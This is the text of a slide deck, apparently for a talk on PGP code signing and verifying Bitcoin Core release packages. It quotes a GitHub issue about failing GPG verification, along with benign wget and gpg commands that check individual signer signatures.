

Code signing & verification

Are we doing it wrong? What could we improve?

What I do



VPS - Domain Names



NoKYC - BTC Only



What this is about

Why?

Part 1: Package verification principles and implementations

- PGP in 60 seconds
- Package signing
- Package verification

Part 2: Out of band attacks on bitcoin related executables

- How I would attack bitcoin users
- How I would try to mitigate

Why?

I got angry at the bitcoin core package signatures

Why?

I got angry at the bitcoin core package signatures

Stop the GPG verification madness #25395

Open

ketominer opened this issue on 17 Jun · 18 comments



ketominer commented on 17 Jun



Is your feature request related to a problem? Please describe.

It's becoming increasingly difficult to automate verification of the releases. For "gpg --verify SHA256SUMS.asc SHA256SUMS" to succeed, all the keys have to be imported. Some keys are not present on public key servers and key servers are anyway commonly considered as unreliable. Currently for v23, after importing 27 (!) keys (others are not available) the SHA256SUMS.asc verification still fails.

Describe the solution you'd like

Reduce the signer list to a set of well known, trusted signers and have their keys optionally signed by whoever verified their identity and is willing to sign.

Alternatively, provide one signature file PER signer, not a global file that always fails to pass all checks.



Why?

The solution was right in front of me - but led to a talk idea!

Why?

The solution was right in front of me - but led to a talk idea!



ketominer commented 1 minute ago

Author 😊 ...

good idea @willcl-ark, we have the individual signatures after all! Can confirm it works and exits with 0 :

```
wget -O all.SHA256SUMS https://raw.githubusercontent.com/bitcoin-core/guix.sigs/main/23.0/laanwj/all.SHA256SUMS
wget -O all.SHA256SUMS.asc https://raw.githubusercontent.com/bitcoin-core/guix.sigs/main/23.0/laanwj/all.SHA256SUMS.asc
gpg --verify all.SHA256SUMS.asc && echo $?
```

```
gpg: assuming signed data in 'all.SHA256SUMS'
gpg: Signature made Fri 22 Apr 2022 17:18:09 BST
gpg:                using RSA key 9DEAE0DC7063249FB05474681E4AED62986CD25D
gpg: Good signature from "Wladimir J. van der Laan <laanwj@protonmail.com>" [unknown]
gpg:                aka "Wladimir J. van der Laan <laanwj@gmail.com>" [unknown]
gpg:                aka "Wladimir J. van der Laan <laanwj@visucore.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:                There is no indication that the signature belongs to the owner.
Primary key fingerprint: 71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6
Subkey fingerprint: 9DEA E0DC 7063 249F B054 7468 1E4A ED62 986C D25D
0
```

This is great! It will of course complicate a little the automatic verification code but I can work with this!

Part 1: Package verification principles and implementations

PGP in 60 seconds (1/2)

Key generation / Encrypt (+sign) / Decrypt

PGP in 60 seconds (1/2)


Key generation / Encrypt (+sign) / Decrypt




my key pair (pub / priv)
passphrase protection
optional storage on physical device

PGP in 60 seconds (1/2)

Key generation / Encrypt (+sign) / Decrypt




my key pair (pub / priv)
passphrase protection
optional storage on physical device



recipient key pair (pub / priv)


PGP in 60 seconds (1/2)

Key generation / Encrypt (+sign) / Decrypt




PGP in 60 seconds (1/2)

Key generation / Encrypt (+sign) / Decrypt



